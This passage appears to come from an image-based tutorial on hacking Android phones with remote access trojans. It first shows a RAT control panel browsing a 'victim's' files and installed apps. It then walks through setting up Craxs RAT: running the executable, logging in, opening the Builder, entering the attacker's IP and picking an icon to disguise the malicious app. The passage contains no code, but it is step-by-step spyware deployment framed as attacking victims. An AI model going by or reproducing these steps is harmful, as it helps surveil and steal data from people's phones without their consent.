
- Now Click on device , options are appear




- Now click on **manager** and then **Files** – to view all files/folder on victims device




- All files and folder




- Now , once again click on manager



- And then click on Applications –To View All applications lists of target device




- **Installed apps**  




# 2.Android Hacking Using Craxs RAT


**How to use it :-**

- Open Craxs RAT rar File




- Run This .exe File







- Type 1 on both username and password and then click on login




- Craxs Rat Interface  
- Click on Builder




- Now set your ip address and select icon checkbox




- Select Image for your application



